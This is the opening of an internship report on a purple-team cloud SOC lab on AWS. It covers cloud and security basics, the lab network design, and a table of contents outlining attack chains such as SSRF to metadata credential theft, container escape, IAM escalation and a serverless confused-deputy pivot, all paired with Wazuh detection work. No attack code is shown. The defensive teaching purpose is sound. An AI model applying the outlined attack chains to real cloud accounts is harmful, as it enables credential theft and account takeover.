DEVOTEAM CYBER TRUST

NATIONAL SCHOOL OF APPLIED SCIENCES OF KHOURIBGA

END-OF-YEAR PROJECT REPORT

Smart Networks Engineering and Cybersecurity (IRIC)

Design and Implementation of a Cloud-Native SOC on AWS:

Attack Simulation, Detection Engineering, and AI-Augmented Triage

Prepared by: **Aymane Elouafi**

Internship Supervisor: Mr. Khafif Moncef

Academic Supervisor: Prof. Hind Idrissi

Academic Year: 2025/2026

Dedication

To my parents, whose support and encouragement made this journey possible, and to everyone who believed in me along the way.

Acknowledgements

I would like to express my sincere gratitude to **Devoteam CyberTrust** for the opportunity to carry out this internship, and for the trust and the resources placed at my disposal throughout.

My deepest thanks go to my industry supervisor at Devoteam CyberTrust, **Mr. Moncef Khafif**, and to the whole CyberTrust team, for their guidance, technical insight, and constant availability over these two months; their feedback shaped both this work and my understanding of how a real security operations team functions.

I am equally grateful to my academic supervisor, **Prof. Hind Idrissi**, for her invaluable guidance and support throughout this project, and to all my instructors. Finally, I thank my family and friends for their patience and encouragement.

To all of them, thank you.

Abstract

Cloud environments dissolve the single network perimeter into many trust boundaries, and the attacks that matter most abuse identity and trust rather than breach a firewall. This report presents a two-month internship project at **Devoteam CyberTrust** that builds a small but realistic **cloud-native Security Operations Center (SOC) lab on AWS** and takes a **purple-teaming approach** to it: realistic attacks are simulated across the cloud stack and, in the same motion, the detections that catch them are engineered — offence and defence developed together.

A deliberately vulnerable environment — a web application behind Nginx and the ModSecurity WAF, EC2 and serverless workloads, IAM roles, and sensitive data in S3, RDS, and DynamoDB — is attacked through four representative scenarios spanning the web and cloud layers: web exploitation and brute force against OWASP Juice Shop; SSRF leading to cloud-credential theft; a container escape that escalates to full cloud compromise; and a serverless confused-deputy identity pivot. For every stage, detections are engineered end to end in **Wazuh**, decoding ModSecurity and AWS CloudTrail/CloudWatch telemetry and mapping each rule to **MITRE ATT&CK**.

Alongside this attack-and-detect core, the project also explores — as a forward-looking experiment — an **AI-augmented triage layer** that orchestrates enrichment and a local language model to draft correlated DFIR-IRIS cases for a human analyst. This layer is promising but early, and is presented as a direction for future work rather than a finished capability; the main contribution is the cloud lab together with the **attack simulations and the detection engineering** built on it.

Keywords: Cloud Security, Purple Teaming, Attack Simulation, Detection Engineering, AWS, Wazuh, MITRE ATT&CK, ModSecurity, CloudTrail, DFIR-IRIS.

Table of Contents

Dedication 2
Acknowledgements 3
Abstract 4
Chapter 1 : Introduction 8
1.1 Context 8
1.2 Motivation 8
1.3 Objectives 8
1.4 Host organisation — Devoteam CyberTrust 8
1.5 Scope and context 9
1.6 Report structure 9
Chapter 2 : Security Principles and Foundational Concepts 10
2.1 Security objectives, threats, vulnerabilities, and risk 10
2.2 Core security principles 10
2.3 Cloud Computing Fundamentals 11
Cloud Deployment Models 11
Cloud-Based (Public Cloud) 11
On-Premises (Private Cloud) 11
Hybrid Cloud 11
Cloud Models 12
IaaS 12
PaaS 12
SaaS 12
What is Amazon Web Services (AWS)? 13
AWS Shared Responsibility Model 13
Why is this model necessary ? 14
2.4 Trust Boundaries and Identity in the Cloud 14
2.5 MITRE ATT&CK — A Primer 14
What is ATT&CK? 14
Chapter 3 : Infrastructure Architecture 15
3.1 From cloud theory to our lab 15
3.1.1 Regions, Availability Zones, and our footprint 15
3.1.2 The lab at a glance — three actors, one VPC, three subnets 15
3.2 Networking foundation — Amazon VPC 17
3.2.1 Our configuration — the three-subnet design 17
3.3 Compute 18
3.3.1 Amazon EC2 18
3.3.2 AWS Lambda (serverless) 19
3.4 Storage and data 20
3.4.1 Amazon S3 20
3.4.2 Amazon RDS 21
3.4.3 Amazon DynamoDB 21
3.4.4 AWS Secrets Manager 22
3.5 Identity and access management 22
3.5.1 AWS IAM 22
How we write IAM policies 24
3.5.2 AWS STS 25

3.5.3 Amazon Cognito.....25
3.6 Application and integration.....26
3.6.1 Amazon API Gateway.....26
3.6.2 Amazon SQS.....27
3.7 Management and operations — AWS Systems Manager (SSM).....27
3.8 Logging and telemetry.....28
3.8.1 AWS CloudTrail.....28
3.8.2 Amazon CloudWatch Logs.....28
3.9 The SOC platform — Wazuh and the analyst toolchain.....29
3.9.1 Theory.....29
3.9.2 Deployment.....29
Chapter 4 : Web Application Security.....30
4.1 Owasp Top 10 :.....30
4.2 Common Web Attack Techniques :.....31
4.2.1 SQL Injection (SQLi).....31
4.2.2 NoSQL Injection.....32
4.2.3 Local File Inclusion (LFI).....32
4.2.4 Server-Side Request Forgery (SSRF).....33
4.2.5 Cross-Site Scripting (XSS).....33
4.2.6 XML External Entity (XXE).....34
4.2.7 Brute Force Attack.....34
4.3 Scenario 1 — The Target Environment.....35
4.3.1 The application: OWASP Juice Shop.....35
4.3.2 Deployment: EC2 + Docker + Nginx + ModSecurity.....36
4.3.3 The detection path: audit log → Wazuh.....39
4.3.4 The attacks at a glance.....39
4.4 Attack Walkthrough.....40
4.4.1 Brute force — repeated failed logins.....40
4.4.2 SQL injection — Challenge 1 "Login Admin" & Challenge 2 "Database Schema".41
4.4.3 NoSQL injection — Challenge "NoSql Manipulation".....44
4.4.4 Local File Inclusion — Challenge "Local File Read".....46
4.4.5 Server-Side Request Forgery — Challenge "SSRF".....47
4.4.6 Cross-Site Scripting — Challenge "CSP Bypass".....48
4.4.7 XML External Entity — Challenge "file upload".....50
4.5 Web-Layer Detection & Monitoring.....51
How web-layer detection should be done (reverse proxy, the visibility gap, and WAFs) 51
Nginx as a reverse proxy.....51
The problem: Nginx only sees and logs the HTTP transaction, not the packets.....51
The better solution: put a WAF in the request path.....52
Option A (AWS WAF).....52
Option B (ModSecurity, self-hosted on the EC2 instance).....53
The CRS ruleset running on top of that engine.....53
What we did in our project.....54
The telemetry.....54
Decoding: a dedicated ModSecurity decoder.....54
Chapter 5 : Cloud & Container Security.....57
5.1 Scenario 2 — SSRF to Cloud Credential Theft.....57

5.1.1 The idea....57
5.1.2 What was built — the vulnerable app and IMDSv1....58
5.1.3 The attack, step by step — and how each step is caught....59
Step 1 — Aim the SSRF at the metadata service....60
Step 2 — Steal the instance's temporary credentials....60
Step 3 — Become the instance....61
Step 4 — Read the private S3 object....62
5.1.4 How to prevent it....64
5.1.5 Detection summary and ATT&CK mapping....64
5.2 Scenario 3 — Container Escape to Full Cloud Compromise....65
5.2.1 The idea....65
5.2.2 Docker 101 and the deliberate misconfiguration....66
5.2.3 The attack, step by step and how each step is caught....66
Step 1 — SSTI to remote code execution....66
Step 2 — Find and confirm the mounted Docker socket....68
Step 3 — Escape the container to the host....69
Step 4 — Steal the host role, even on IMDSv2....71
Step 5 — Escalate IAM to account administrator....74
Step 6 — Pivot over SSM into the private subnet....76
Step 7 — Breach the finance database....77
5.2.4 How to prevent it....78
5.2.5 Scenario 3 detection summary and ATT&CK mapping....78
5.3 Scenario 4 — Serverless Identity Pivot & Confused Deputy....79
5.3.1 The idea :....79
5.3.2 What was built — the setup....80
5.3.3 The attack, step by step — and how each step is caught....81
5.3.4 How to prevent it....83
5.3.5 Scenario 4 detection summary and ATT&CK mapping....84
Chapter 6 : SOC Operations and AI Integration....85
6.1 How a Security Operations Center works....85
6.2 The traditional SOC versus the AI-augmented SOC....86
6.3 The end-to-end pipeline....87
6.4 The analyst toolchain....88
6.4.1 Wazuh — the SIEM and the SOC dashboard....88
6.4.2 Shuffle — orchestration....88
6.4.3 Cortex — enrichment and threat intelligence....88
6.4.4 DFIR-IRIS — case management....89
6.5 The AI integration — a local model as a Tier-1 analyst....89
6.6 The intelligent case-management system....90
6.7 The pipeline in practice — one campaign, one case....91
6.8 Evaluation, limitations, and responsible AI....96
Chapter 7 : Conclusion and Future Work....98
7.1 What was built....98
7.2 Key lessons....98
7.3 The AI layer — an experiment, and its limits....98
7.4 Future work....98

Chapter 1 : Introduction

1.1 Context

Organisations have moved the core of their infrastructure into the cloud, trading physical servers for on-demand compute, storage, and managed services. That shift brings agility, but it rewrites the security problem. In a traditional data centre, defence concentrated on a single network perimeter; in the cloud, that perimeter multiplies into many **trust boundaries** — between a user and an application, an application and a database, one service and another — and each is ultimately crossed by an authenticated API call. Identity, not the firewall, becomes the decisive control, and the most damaging cloud incidents are abuses of identity and trust: stolen credentials, over-permissioned roles, privilege escalation, confused-deputy attacks.

1.2 Motivation

These attacks are hard to detect precisely because they often succeed *while the network perimeter holds*. A meaningful defence has to see across the whole stack — the web request at the edge, the API call in the cloud control plane, the process on the host — and turn that raw telemetry into reliable, low-noise alerts. The most effective way to build that visibility is to **attack the environment yourself and engineer the detections in the same motion** — a **purple-teaming approach** in which offence and defence inform each other, and the approach taken throughout this work. A Security Operations Center (SOC) then consumes the resulting alerts; but analysts are overwhelmed by volume, and there is growing interest in using automation and AI to lighten that load — something this project also explores, at a small scale.

1.3 Objectives

The project set out to:

- build a small but realistic **cloud-native SOC lab on AWS**, with the compute, storage, identity, and networking services a real environment uses;
- **simulate four representative attack scenarios** across the web and cloud layers, each a deliberate, documented misconfiguration;
- **engineer the detections** for every stage in Wazuh — decoding ModSecurity and AWS telemetry and mapping each rule to MITRE ATT&CK; and
- **explore an AI-augmented triage layer** that correlates alerts into human-ready cases, as an experimental extension rather than a production system.

1.4 Host organisation — Devoteam CyberTrust

This project was carried out at **Devoteam CyberTrust**, the cybersecurity practice of Devoteam, a European technology-consulting group. Devoteam CyberTrust supports organisations across the security lifecycle — from governance, risk, and compliance to offensive security and security operations — with a strong emphasis on protecting cloud and digital-transformation initiatives. Carrying out the internship within a professional security team shaped the project's purple-teaming, cloud-security focus and grounded it in the practices and perspective of real-world SOC and detection work.



The Devoteam CyberTrust logo

1.5 Scope and context

The work was carried out over a **two-month internship at Devoteam CyberTrust**. Given that timeframe, the emphasis is firmly on the **purple-teaming core — cloud security, attack simulation, and detection engineering** — which together make up the bulk of this report. The AI-augmented SOC layer was built and tested as a proof of concept to explore what is possible; it runs end to end on the lab, but is acknowledged throughout as early-stage and in need of further work.

1.6 Report structure

- **Chapter 2** establishes the security and cloud-computing foundations the rest of the report relies on.
- **Chapter 3** tells the story of building the lab — the AWS account, network, and services — as a primer for what follows.
- **Chapter 4** covers web-application security and the first attack scenario against OWASP Juice Shop, with its detections.
- **Chapter 5** moves to cloud and container security through three deeper scenarios: SSRF to credential theft, container escape to full cloud compromise, and a serverless confused-deputy pivot.
- **Chapter 6** presents SOC operations and the exploratory AI integration that triages the resulting alerts.
- **Chapter 7** concludes and sets out future work.

Chapter 2 : Security Principles and Foundational Concepts

2.1 Security objectives, threats, vulnerabilities, and risk

Information security is about preserving a small set of objectives, and having a precise vocabulary for what threatens them.



Figure 1. CIA Triad

- The classic three are the **CIA triad** (Figure 1): **confidentiality** — only authorised parties can read the data (encryption, access control); **integrity** — data stays accurate and unmodified (hashing, digital signatures); and **availability** — authorised users can reach it when needed (redundancy, backups). Three more complete the picture: **authentication** (verifying who or what is acting), **non-repudiation** (a party cannot deny an action, via audit logs and signatures), and **privacy** (the proper handling of personal data).

The vocabulary for what endangers these objectives is precise: a **threat** is anything that could cause harm (an attacker, a flood); a **vulnerability** is a weakness a threat can exploit (a software bug, a misconfiguration, a weak password); and **risk** is the potential for damage when the two meet, weighed by likelihood and impact. Managing risk means reducing threats and closing vulnerabilities.

2.2 Core security principles

Two principles guide every design choice in this project. **Least privilege** holds that every identity — human or machine — should carry only the permissions its job needs, and no more, with access denied by default and allowed by exception. **Defense in depth** (Figure 2) layers independent controls so that if one fails another still holds — network *and* identity, prevention *and* detection — which is exactly how the detections in the later chapters are built.




Figure 2. Defense in Depth Layers

2.3 Cloud Computing Fundamentals

Cloud computing is the on-demand delivery of IT resources — compute, storage, databases — over the Internet with pay-as-you-go pricing, from a provider such as AWS, instead of owning physical data centres.

Cloud Deployment Models

There are three primary cloud deployment models to work with: cloud-based, on-premises, and hybrid. Each comes with its own trade-offs and strengths.

Cloud-Based (Public Cloud)

In a cloud-based setup, everything lives in the cloud—compute, storage, networking, databases, the whole stack. This model works well for new applications built specifically for the cloud, but many teams also migrate legacy apps into this environment. You can choose between low-level infrastructure like VMs (more control, more effort) or higher-level services like managed databases and serverless functions that abstract away the nitty-gritty.

Example: A tech startup might spin up web servers on AWS EC2, store files in Amazon S3, and use RDS for its backend database—all without needing a physical data center.

On-Premises (Private Cloud)

If your organization hosts everything in its own data center, you're in on-prem territory. This is also called a private cloud when it uses virtualization and cloud-style management tools. This model gives you maximum control over hardware, security, and compliance, which can be crucial in industries like finance or healthcare.

Example: A hospital might run its patient management system on local servers using VMware to virtualize the infrastructure, keeping sensitive data within its firewall for privacy and compliance.

Hybrid Cloud

Hybrid cloud blends the two. It lets you keep part of your infrastructure on-premises while extending other parts into the cloud. This model is especially useful when you have legacy

systems that can't move easily, or when regulations require certain data to stay in-house. Hybrid setups offer flexibility and scalability while maintaining control where you need it.

Example: A retail company might run its customer-facing website and analytics in the cloud but keep its inventory and point-of-sale systems on-prem for performance and data privacy reasons.

Cloud Models




Figure 3. Comparisons among the three cloud models

IaaS

If you're looking for the cloud equivalent of renting a data center, infrastructure as a service (IaaS) is your model. It gives you access to the nuts and bolts of computing—VMs, storage, and networking—without asking you to manage physical servers.

You pay for what you use, and you get full control over the environment. This means you can choose your OS, install the software you need, and configure the systems how you like. It's a good fit for developers, systems administrators, or anyone who wants maximum flexibility without the hassle of maintaining hardware.

PaaS

With the platform as a service model, you don't think about infrastructure at all. The platform gives you everything you need to build and deploy software—runtime, databases, frameworks, and continuous integration and continuous delivery or deployment (CI/CD) tools—without touching the underlying servers.

This model is a sweet spot for developers who want to move fast. You focus on writing code, and the platform handles the rest, like provisioning, scaling, and patching.

SaaS

This is the model you've probably used the most, even if you didn't know the name. Software as a service applications are fully built, fully managed, and ready to use in your browser. Some examples include Gmail, Dropbox, or Microsoft 365. You sign in, and you're good to go.

With SaaS, the provider handles software, updates, and security. You just use the app. It's a good choice for businesses and individuals who want tools that work without the overhead.

What is Amazon Web Services (AWS)?



Figure 4. Amazon Web Services (AWS)

Amazon Web Services (AWS) is a broad platform of on-demand services for computing, storage, and networking at every level of abstraction — from raw virtual machines to high-level REST APIs — accessed over standard web protocols and billed pay-per-use. Its best-known services are EC2 (virtual machines) and S3 (storage), designed to interoperate whether migrating an existing estate or building from scratch.

AWS Shared Responsibility Model




Figure 5. AWS Shared Responsibility Model

The AWS Shared Responsibility Model splits security duties: AWS secures the cloud itself (physical infrastructure, networking, foundational services) while the customer secures what they put in it (applications, configuration, data). How much the customer owns depends on the service — with IaaS (EC2) they manage the OS, network, and apps; with managed services like RDS, AWS handles the platform; with fully-managed services like Lambda,

AWS covers everything below the code, leaving the customer responsible for their code and data.

Why is this model necessary ?

This matters because in the cloud you rent part of a much larger system: without clear lines it is easy to assume AWS is handling something that is in fact yours. The model removes that ambiguity.

2.4 Trust Boundaries and Identity in the Cloud

The cloud does not remove the network perimeter — it multiplies it into many **trust boundaries** (browser to server, function to database, one service to another), and at each the deciding question is one of identity: *who is calling, with which credentials, permitted which action on which resource*. This is why the damaging cloud attacks abuse identity and trust rather than breach a firewall — credential theft, over-permissioned roles, privilege escalation, confused-deputy abuse — and why every scenario in this project succeeds *while the network perimeter holds*. The defence is therefore layered at both the network (least connectivity) and the identity (least privilege, short-lived credentials); and because every crossing is an authenticated API call, **AWS CloudTrail is the primary detection source for cloud attacks**, a theme that runs through Chapter 5.

2.5 MITRE ATT&CK — A Primer




Figure 6. ATT&CK Matrix for Enterprise

What is ATT&CK?

MITRE ATT&CK is a knowledge base of real-world adversary techniques, organised by the **tactic** (the *why* — the attacker's goal) and the **technique** (the *how* — the specific behaviour), down to sub-techniques and concrete procedures.

Its value here is a **common language**: every detection rule in this report is tagged with the ATT&CK technique it catches, and the lab's cloud attacks map onto ATT&CK's dedicated **Cloud matrix** — so attacks, detections, and reporting all speak the same vocabulary.

Chapter 3 : Infrastructure Architecture

3.1 From cloud theory to our lab

Chapter 2 laid out the theory: the service models, the shared-responsibility split, and the principle that in the cloud identity is what crosses every trust boundary. This chapter turns that theory into the concrete environment the four scenarios attack — a single account and Region, one network cut into three tiers, and a small set of services deliberately wired (and, in places, mis-wired) to make each attack possible. Every screenshot here is from the live account, and each component is introduced as it is built, so the later chapters can refer back rather than re-explain.

3.1.1 Regions, Availability Zones, and our footprint

Everything lives in one Region — **eu-north-1 (Stockholm)** — and one account (819404925444). A Region is one of AWS's isolated geographic areas, each built from several independent data centres; keeping the whole lab in a single Region and account puts CloudTrail, billing, and IAM in one place and keeps the environment easy to reason about, trading away the blast-radius isolation a multi-account design would give — an accepted trade-off for a lab. Figure 7 confirms the working identity with aws sts get-caller-identity.




Figure 7. aws sts get-caller-identity — confirming the working AWS account (819404925444) and the operator identity (soc-admin).

3.1.2 The lab at a glance — three actors, one VPC, three subnets

The environment has three human/external actors and one cloud network:

- **The attacker** — a **Kali Linux** workstation that plays the external adversary. It holds no AWS credentials and reaches the targets only the way any internet attacker would (HTTP, and later a Cognito login).
- **The SOC analyst** — reaches the monitoring stack over a **VPN / Tailscale** overlay, never by exposing the SOC to the internet.
- **The cloud** — a single **Virtual Private Cloud (VPC), 10.0.0.0/16**, deliberately divided into **three purpose-built subnets** so that the web tier, the internal tier, and the monitoring tier are network-isolated from one another:

Subnet	CIDR	What runs there
Target subnet	10.0.1.0/24	The **Target EC2** — the internet-facing web tier: OWASP Juice Shop (in Docker) behind Nginx + ModSecurity on :80 (App 1), a Python *External Finance Operations Hub* on :8090 (App 2), and a Wazuh agent.
SOC management subnet	10.0.2.0/24	The **SOC EC2** (10.0.2.107) — the monitoring/analysis stack: **Wazuh** (manager, indexer, dashboard), plus **Shuffle**, **Cortex** and **DFIR-IRIS** (the SOC toolchain of Chapters 6–7).
Internal app subnet	10.0.3.0/24	The **Internal EC2** — a private tier not exposed to the internet: the internal **Flask finance portal** on :8080, a Wazuh agent, and the **RDS** database it queries.

Around this VPC sit the AWS services the scenarios use but which have no subnet of their own — the **serverless application** (Cognito, API Gateway, Lambda, SQS, DynamoDB), the **regional services** (IAM, STS, Secrets Manager, S3, Systems Manager), and the **logging plane** (CloudTrail, CloudWatch Logs).




Figure 8. The lab at a glance: one VPC with three subnets, surrounded by the regional AWS services the scenarios use.

3.2 Networking foundation — Amazon VPC

With the account set, the first thing to build was the network. A **Virtual Private Cloud (VPC)** is a private, logically-isolated slice of AWS in which you define your own IP ranges and carve them into **subnets**; a **security group** is a per-resource firewall that allows only the traffic you name, a public subnet reaches the internet through an **internet gateway**, and a private subnet stays hidden. Figure 9 shows the general shape — and these are exactly the boundaries the scenarios have to cross.




Figure 9. How an Amazon VPC is structured — internet gateway, route table, subnets, security groups and NACLs (conceptual overview).

3.2.1 Our configuration — the three-subnet design

```
aymane ~ </> js v22.20.0 14:35 2s471ms

❯ aws ec2 describe-vpcs --query 'Vpcs[].{VPC:VpcId,CIDR:CidrBlock,Name:Tags[?Key==`Name`][0].Va
lue}' --output table
-------------------------------------------------------
|                    DescribeVpcs                     |
+---------------+----------------+--------------------+
|     CIDR      |      Name      |        VPC         |
+---------------+----------------+--------------------+
|  172.31.0.0/16|  None          |  vpc-0f85aae507a960b2a  |
|  10.0.0.0/16  |  cloud-soc-vpc |  vpc-07cc2345b56d676b2  |
+---------------+----------------+--------------------+
```

Figure 10. The account's VPCs — the lab uses cloud-soc-vpc (10.0.0.0/16).

